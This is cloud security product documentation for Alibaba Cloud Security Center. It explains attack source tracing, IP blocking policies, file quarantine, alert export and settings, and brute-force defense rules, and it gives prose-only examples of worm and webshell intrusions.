
- Attack source tracing is implemented based on a big data analytics engine. If attacks do not form an attack chain, the information about attack source tracing may not be displayed. In this case, you can directly view the details about alerts.
- Security Center automatically handles alerts, such as alerts that are triggered by malicious processes, and sets the status of these alerts to **Blocked**. By default, the information about attack source tracing for malicious processes is not provided.




## Procedure

- Log on to the [Security center console](#).
- In the left-side navigation pane, click **Detection > Alerts**.
- On the **Alerts** page, find the alert for which the  icon is displayed. Then, click the icon.

Click the **Diagnosis** tab to view the attack name, attack type, affected resources, source IP address, HTTP request details, and details of requests that are sent to launch attacks.




On the Diagnosis tab, you can also view the information about each node in the chain diagram of the attack source tracing event. Click a node. On the **Node Attributes** page, you can view details about the node.



## Examples: Attack source tracing


- Worm propagation events

The following figure shows how a worm propagates by using the source IP address of 185.234.\*.\*. The worm initiates SSH brute-force attacks to log on to the server and runs the **curl** command by using Bash to download and run mining programs on the server.




- Web intrusion events

The following figure shows how an attacker initiates attacks from the IP address of `202.144.*.*`. The attacker exploits web vulnerabilities to implant webshells and mining programs into a Linux server. In addition, the attacker writes code to the `crond` scheduled task to achieve persistence. The node information on the Diagnosis tab helps you understand this process more clearly. In addition, you can view the IP addresses that are used by the attacker and the URL information of suspicious download sources on the Diagnosis tab.



You can click an HTTP attack node to view its details. Traffic data indicates that the attacker exploited unauthorized Apache Solr access vulnerabilities to call API operations and run system commands. To block the attack, we recommend that you fix the vulnerabilities to avoid similar attacks in the future.




## 1.7. Configure IP address blocking policies

You can configure IP address blocking policies to defend against brute-force attacks. This topic describes how to enable and disable IP address blocking policies, and how to create and edit custom IP address blocking policies. The IP address blocking policies are referred to as policies for short.


### Context

Security Center offers two types of policies: system policies and custom policies.

- **System policies:** If you configure a defense rule, and the rule is triggered to block specific IP addresses, Security Center automatically generates a system policy. To configure a defense rule, you can perform the following operations: On the Alerts page of the Security Center console, click **Settings** in the upper-right corner. In the panel that appears, click the **brute-force attacks protection** tab. In the Anti-brute Force Cracking section, click **Management**. In the brute-force attacks protection panel, create a defense rule. System policies are **enabled** by default. If the number of logon failures exceeds the value of the Failures Exceeds parameter within the time period that are specified in the defense rule, Security Center generates a system policy. The system policy blocks specific IP addresses. The value of the Disable logon parameter determines the validity period of the system policy. For more information, see [Configure defense rules against brute-force attacks](#).



- Custom policies: If you want to create a custom policy, you can perform the following operations: On the Alerts page of the Security Center console, click the number below IP blocking/All. In the **IP Policy Library** panel, click the **Custom Rules** tab and then click Create Rule. In the New IP Blocking Policy panel, create a custom policy. You can create custom policies to prevent malicious IP addresses from accessing assets in the cloud. You can use the custom policies to block access from specific IP addresses and prevent the IP addresses from accessing specific servers. Custom policies are **disabled** by default. You can manually enable a custom policy based on your business requirements. For more information, see [Enable or disable a policy](#).



## Create a custom policy

If the feature of protection against brute-force attacks does not block the access requests from malicious IP addresses to your servers, you can create a custom policy to block the access requests.

- 1.
- 2.
3. On the **Alerts** page, click the number below **IP blocking/All** to go to the **IP Policy Library** panel.



Security Center / Alerts					
Alerts					
Servers With Alerts	All Alerts	Urgent Alerts	Precise Defense	IP blocking / All	Number Of Quarantined Files
11	138	44	2	0/1	3

4. Click the **Custom Rules** tab.
5. (Optional) If you create a custom policy for the first time, authorize Security Center to access the required cloud resources. To authorize Security Center, move the pointer over **Create Rule** and click **Authorize Now**.
6. (Optional) On the **Cloud Resource Access Authorization** page, click **Confirm Authorization Policy**. The **Custom Rules** tab of the **IP Policy Library** panel appears.
7. On the **Custom Rules** tab, click **Create Rule**.
8. In the **New IP Blocking Policy** panel, configure the parameters.

New IP Blocking Policy

Please configure the blocking policy according to the following defense rule template

\* Intercepted

object

Enter the IP address to be blocked.

\* All Assets

Select Server:

Enter the server name or IP address for query

> Default

\* Rule Direction

Select

Security Group

Cloud Security Center Block Group

\* Expire Date

Select a date and time

Ok

Cancel

The following table describes the parameters in the New IP Blocking Policy panel.

Parameter	Description
Intercepted object	The IP address that you want to block.
All Assets	<div>The servers to which the policy applies. You can select more than one server. You can also enter the server name or server IP address in the search box to search for a server.</div> <div><div><div>?</div></div><div><b>Note</b> Only Alibaba Cloud Elastic Compute Service (ECS) instances are supported.</div></div>
Rule Direction	The direction of the traffic that you want to block. Valid values: <b>Inbound</b> and <b>Outbound</b> .

60

> Document Version: 20220620

Parameter	Description
Security Group	The security group that is associated with the IP address blocking policy. Default value: <b>Cloud Security Center Block Group</b> . When the policy is enabled, a blocking rule is automatically created in the security group. If the policy expires or is disabled, the rule in the security group is automatically deleted.
Expire Date	The validity period of the policy. After the policy expires, the status of the policy changes to <b>Disabled</b> .

9. Click **Ok**.

By default, the policy is **disabled**. You must manually enable the policy before the policy can take effect. For more information, see [Enable or disable a policy](#).

## Enable or disable a policy

You can enable specific policies to block access requests from malicious IP addresses based on your business requirements. If normal traffic is blocked, you can disable the related policy. After you disable the policy, Security Center no longer blocks the access requests from the IP addresses that are specified in the policy.

- 
- 
- On the **Alerts** page, click the number below **IP blocking/All** to go to the **IP Policy Library** panel.


Security Center / Alerts					
<b>Alerts</b>					
Servers With Alerts	All Alerts	Urgent Alerts	Precise Defense	IP blocking / All	Number Of Quarantined Files
11	138	44	2	0/1	3

- In the **IP Policy Library** panel, enable or disable a policy.

IP Policy Library						
System Rules		Custom Rules				
				All Status	Enter an IP address to search	
Blocked IP	Effective Server Numbers	Valid	Rule direction	Policy Status	Operate	
	1	Jun 18, 2020, 15:54:37	Inbound	Enabled	Edit	


If you want to enable or disable a custom policy, click the **Custom Rules** tab.

- Enable:** Turn on the switch in the **Policy Status** column. In the **Enable IP Policies** message, click **OK**. Then, the policy takes effect, and the status of the policy changes to **Enabled**. Security Center blocks access requests from the IP addresses specified in the policy.



**Note** If you enable a custom policy but the policy expires, the policy is valid for two hours after the point in time at which you enable the policy. We recommend that you modify the validity period of the policy before you enable the policy. For more information, see [Edit a policy](#).

- **Disable:** Turn off the switch in the **Policy Status** column. In the **Disable IP Policies** message, click **OK**. After a policy is disabled, the policy becomes invalid, and the status of the policy changes to **Disabled**. Security Center no longer blocks access requests from the IP addresses specified in the policy.



## Edit a policy

You can edit only custom policies but not system policies.

- 1.
- 2.
3. On the **Alerts** page, click the number below **IP blocking/All** to go to the **IP Policy Library** panel.

Security Center / Alerts					
<b>Alerts</b>					
Servers With Alerts	All Alerts	Urgent Alerts	Precise Defense	IP blocking / All	Number Of Quarantined Files
11	138	44	2	0/1	3

4. Click the **Custom Rules** tab.
5. Find the policy that you want to edit and click **Edit** in the **Actions** column.

**Notice** You can edit a policy only when the policy is in the Disabled state. If you want to edit a policy that is in the Enabled state, you must first disable the policy.

6. In the **Edit IP Blocking Policy** panel, modify the servers to which the policy applies and the

expiration time of the policy.

7. Click **Ok**.

Security Center blocks assess requests from IP addresses based on the latest policy.

## 1.8. Use the quarantine feature

Security Center can quarantine malicious files. Quarantined files are listed in the Quarantine panel of the Alerts page. Security Center automatically deletes a quarantined file 30 days after it is quarantined. You can restore a quarantined file with a few clicks before it is deleted. This topic describes how to view and restore quarantined files.

### Procedure

1. Log on to the [Security center console](#).
2. In the left-side navigation pane, click **Detection > Alerts**.
3. In the upper-right corner of the **Alerts** page, click **Quarantine**.
4. In the **Quarantine** panel, view information about quarantined files or restore the quarantined files.
  - You can view information about quarantined files. The information includes server IP addresses, directories that store the files, file status, and time of the last modification.

Quarantine				
The system only keeps a quarantined file for 30 days. You can restore any quarantined file before the system deletes the file.				
Host	Path	Status	Modified At	Actions
39.194	/root/6008464f3f666429	Quarantined	2021-01-11 11:21:31	<a href="#">Restore</a>
39.194	/root/637632fe6e04fae7e3	Quarantined	2021-01-11 11:21:31	<a href="#">Restore</a>
39.94	/root/76cd98dcff6d31c24d8	Quarantined	2021-01-11 11:21:30	<a href="#">Restore</a>

- You can also perform the following operations to restore a quarantined file: Find the file and click **Restore** in the Actions column. In the **Note** dialog box, click **OK**. The restored file is displayed in the alert list again.

**Notice** You can restore files within 30 days after they are quarantined. Security Center deletes the files that have been quarantined for more than 30 days.

## References

Can Security Center automatically quarantine webshell files?

# 1.9. Export the alert list

Security Center allows you to export the list of all alerts with a few clicks. This topic describes how to export the alert list.

## Procedure

- Log on to the [Security center console](#).
- In the left-side navigation pane, click **Detection > Alerts**.
- Click the icon on the **Alerts** page to export the alert list.

After the list is exported, the **Done** notification appears in the upper-right corner of the **Alerts** page.

- In the **Done** notification of the **Alerts** page, click **Download**. The alert list is downloaded to your computer.

# 1.10. Configure alert settings


Security Center allows you to configure alert settings. You can configure logon settings for your server. The settings include approved logon locations, approved logon IP addresses, approved logon time ranges, and approved logon accounts. You can also configure defense rules against brute-force attacks, specify custom web directories to scan, and manage alert handling rules. This way, you can create fine-grained protection rules and manage the rules in a centralized manner. The rules are used to detect threats to your assets and monitor the security status of your assets in real time.

## Context

After you configure alert settings for your server in the **Settings** panel of the Alerts page, the system displays the alerts that are triggered by unauthorized logon requests and configured rules in the alert list of the Alerts page. The settings include approved logon locations, approved logon IP addresses, approved logon time ranges, approved logon accounts, defense rules against brute-force attacks, custom web directories for scans, and alert handling rules. To ensure the security of your assets, we recommend that you handle alerts at the earliest opportunity. For more information, see [View and handle alerts](#).

## Limits

The following table describes the items in the Settings panel for different editions of Security Center.

-  **Note** The following symbols are used in the table:
- ×: indicates that the item is not supported by the edition.
  - √: indicates that the item is supported by the edition.

Item	Basic edition	Anti-virus edition	Advanced edition	Enterprise edition	Ultimate edition
Approved logon location	√	√	√	√	√
Approved logon IP address	×	×	√	√	√
Approved logon time range	×	×	√	√	√
Approved logon account	×	×	√	√	√
Defense rule against brute-force attacks	×	×	√	√	√
Web directory for scans	√	√	√	√	√

Item	Basic edition	Anti-virus edition	Advanced edition	Enterprise edition	Ultimate edition
Alert handling rule	√	√	√	√	√

## Configure logon settings

You can configure approved logon locations, approved logon IP addresses, approved logon time ranges, and approved logon accounts in the **Settings** panel of the **Alerts** page. After you configure the logon settings, Security Center generates alerts for unauthorized logon requests on your server.

- 1.
2. In the left-side navigation pane, click **Detection > Alerts**.
3. On the **Alerts** page, click **Settings** in the upper-right corner.
4. In the **Settings** panel, configure approved logon locations, approved logon IP addresses, approved logon time ranges, and approved logon accounts.

The procedures for configuring each item of the logon settings are similar. This example shows how to configure approved logon locations.

- i. On the **Usual logon location** tab, click **Management** on the right of the **Usual logon location** section.
- ii. In the **Usual logon location** panel, select a logon location based on your business requirements, select the servers that allow logons from the logon location, and then click **OK**.

Security Center allows you to change the servers that allow logons from the selected logon location and delete the selected logon location.

- o To change the servers that allow logons from the logon location, find the location and click **Edit** on the right.
- o To delete the logon location, find the location and click **Delete** on the right.

## Configure defense rules against brute-force attacks

Security Center allows you to configure defense rules to protect your server against brute-force attacks. You can configure a defense rule to block logon attempts to your server for a period of time if the number of logon failures exceeds the specified threshold within the specified period of time. Defense rules can protect the password of your server from being cracked.


- 1.
2. In the left-side navigation pane, click **Detection > Alerts**.
3. On the **Alerts** page, click **Settings** in the upper-right corner. In the panel that appears, click the **brute-force attacks protection** tab.
4. If this is the first time that you configure defense rules against brute-force attacks, you must obtain the required permissions.
  - i. On the right of the **Anti-brute Force Cracking** section, move the pointer over the dimmed **Management** button. In the message that appears, click **Authorize Now**.
  - ii. Click **Confirm Authorization Policy**.
5. On the right of the **Anti-brute Force Cracking** section, click **Management**.

If you use the Basic or Anti-virus edition of Security Center, you must upgrade Security Center to


the Advanced edition or higher before you can configure a defense rule.

6. In the **brute-force attacks protection** panel, configure the parameters.

Security Center provides default settings in the Defense Rule section. If the number of logon failures from an IP address to the same server reaches 80 within 10 minutes, the IP address is blocked for 6 hours. If you retain the default settings, you can directly select servers. You can create a custom defense rule. The following table describes the parameters.

Parameter	Description
<b>Defense Rule Name</b>	Enter the name of the defense rule.
<b>Defense Rule</b>	Specify the content of the rule. The content includes the measurement duration, number of logon failures, and disablement duration. If the number of logon failures from an IP address to a server to which the defense rule is applied exceeds the specified number during the specified measurement duration, the defense rule blocks the IP address for the disablement duration. For example, if the number of logon failures exceeds 3 within 1 minute from an IP address, the IP address is blocked for 30 minutes.
<b>Set As Default Policy</b>	Determine whether to specify the defense rule as a default defense rule. If you select <b>Set As Default Policy</b> , servers that are not protected by defense rules use the default defense rule.  <div>  <b>Note</b> If you select <b>Set As Default Policy</b>, the defense rule takes effect on all servers that are not protected by defense rules, regardless of whether you select the servers in the <b>Select Server(s)</b> section. </div>
<b>Select Server(s)</b>	Select the servers to which you want to apply the defense rule. You can select servers from the server list or search for servers by using the server names or server IP addresses.

7. Click **OK**.

 **Notice** You can apply only one defense rule to a server.


- If a server selected for the defense rule that you create is not protected by a different defense rule, the created defense rule takes effect on the server.
- If a server is protected by a different defense rule from the rule that you create but you want to replace the former rule with the latter rule, read and confirm the information in the **Confirm Changes** message, and click **OK**.
- If you replace the defense rule for a server with a new rule, the number of servers protected by the original rule decreases.

After you configure a defense rule on the **brute-force attacks protection** tab of the **Settings** panel, IP blocking can be triggered based on the rule. In this case, Security Center generates an IP blocking policy. For more information about IP blocking policies, see [Configure IP address blocking policies](#).

## Specify custom web directories to scan

Security Center automatically scans the web directories of your server and runs dynamic and static scan tasks. You can also specify the web directories to scan. If suspicious connections are established by using known webshells, Security Center intercepts the connections and generates alerts. The alerts are displayed in the alert list of the **Alerts** page.

- 1.
2. In the left-side navigation pane, click **Detection > Alerts**.
3. On the **Alerts** page, click **Settings** in the upper-right corner. In the panel that appears, click the **Web Directory Definition** tab.
4. On the right of the **Add Scan Targets** section, click **Management**.
5. Specify a commonly used web directory and select the servers on which the specified web directory is scanned.

 **Note** To ensure the scan performance and efficiency, we recommend that you do not specify a root directory.

6. Click **OK**.

## Manage alert handling rules

If you add an alert to the whitelist, an alert handling rule is created and displayed in the list of alert handling rules of the **Settings** panel. You can modify or delete the alert handling rule in the panel.

- 1.
2. In the left-side navigation pane, click **Detection > Alerts**.
3. On the **Alerts** page, click **Settings** in the upper-right corner.
4. In the **Settings** panel, click the **Alert Handling Rule** tab.
5. In the **Alert Handling Rule** section, **modify** or **delete** an alert handling rule.
  - **Modify an alert handling rule**
    - a. Find the rule that you want to modify and click **Edit** in the **Actions** column.
    - b. In the **Edit** dialog box, change the servers to which the rule is applied.
    - c. Click **OK**. The rule is modified.
  - **Delete an alert handling rule**
    - a. Find the rule that you want to delete and click **Delete** in the **Actions** column.
    - b. In the message that appears, click **OK**. The rule is deleted.

# 1.11. Cloud threat detection

The cloud threat detection feature provided by Security Center is integrated with major antivirus engines. The feature detects threats based on large amounts of threat intelligence data provided by Alibaba Cloud. The feature also provides an exception detection module designed by Alibaba Cloud that detects threats based on machine learning and deep learning. These capabilities of the cloud threat detection feature enable both full-scale and dynamic antivirus protection for your assets.

The cloud threat detection feature scans hundreds of millions of files on a daily basis and protects millions of servers on the cloud.

## Detection capabilities

Security Center uses the Security Center agent to collect process information and scans the retrieved data for viruses. If a malicious process is detected, you can stop the process and quarantine the source files.

